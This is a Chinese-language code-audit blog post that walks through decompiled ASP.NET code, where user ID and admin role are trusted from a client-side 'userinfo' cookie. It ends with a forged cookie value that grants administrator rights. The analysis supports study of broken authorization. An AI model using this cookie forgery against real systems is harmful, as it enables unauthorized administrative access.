37                         this.ph_admin.Visible = true;
38                         this.ph_auditview.Visible = true;
39                         this.ph_opview.Visible = true;
40                         this.ph_rptview.Visible = true;
41                         this.GetAuditCount();
42                         this.GetFhCount();
43                     }
44                     else if (isOpAdmin)
45                     {
46                         this.ph_admin.Visible = false;
47                         this.ph_auditview.Visible = true;
48                         this.ph_opview.Visible = true;
49                         this.ph_rptview.Visible = true;
50                         this.GetAuditCount();
51                         this.GetFhCount();
52                     }
53                 }
1

```

在23-26行判断this.uid的值来进行跳转，在16行定义了他的值，跟进UserHelper.GetUserId

```

public static int GetUserId
{
    get

```

```

{
    if (Helper.IsUseAd && HttpContext.Current.Request.Cookies["userinfo"] == null)
    {
        UsersHelper.LoginAd(UserHelper.GetSamaccountName());
    }
    if (HttpContext.Current.Request.Cookies["userinfo"] != null)
    {
        return int.Parse(HttpContext.Current.Request.Cookies["userinfo"]["userid"]);
    }
    return -1;
}
}

```

this.uid等于cookies中获取的userinfo的值，这一步可以伪造，接着我们看到30-33这里他设置了管理员的布尔值，跟进RoleHelper.IsAdmin


```

public static bool IsAdmin
{
    get
    {
        string name = "IsAdmin";
        string admin = RoleHelper.Admin;
        bool? flag = HttpContext.Current.Session[name] as bool?;
        if (flag == null)
        {
            flag = new bool?(UserHelper.IsInAnyRoles(admin));
            HttpContext.Current.Session[name] = flag;
        }
        return flag.Value;
    }
}

```

前面从session中获取，如果flag为null则从UserHelper.IsInAnyRoles(admin)获取。

跟进IsInAnyRoles




```

1  public static string Role
2  {
3      get
4      {
5          if (HttpContext.Current.Request.Cookies["userinfo"] != null)
6          {
7              return HttpContext.Current.Server.UrlDecode(HttpContext.Current.Request.Cookies["userinfo"]["roles"]);
8          }
9          return "";
10     }
11 }
12
13 // Token: 0x0600012F RID: 303 RVA: 0x00008898 File Offset: 0x00006A98
14 public static bool IsInAnyRoles(string rolelists)
15 {
16     string[] array = UserHelper.Role.ToLower().Split(new char[]
17     {
18         ';'
19     });
20     string[] array2 = rolelists.Split(new char[]
21     {
22         ';'
23     });
24     foreach (string text in array)
25     {
26         if (!string.IsNullOrEmpty(text))
27         {
28             foreach (string text2 in array2)
29             {
30                 if (text == text2.ToLower())
31                 {
32                     return true;
33                 }
34             }
35         }
36     }
37     return false;
38 }

```


可以看到只要我们传入的cookies中roles的等于传入的数组值就返回true其中 public static string Admin = "administrators";,所以构造cookies:userinfo=userid=1&roles=administrators;



项目地址：https://github.com/aleenzz/.NET_study/tree/master/asp.net_bug
有问题还请大佬们指出QAQ

点击收藏 | 2 关注 | 1

[上一篇：Pluck CMS后台另两处任意代码执行](#) [下一篇：venom的powershell免...](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟贴

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)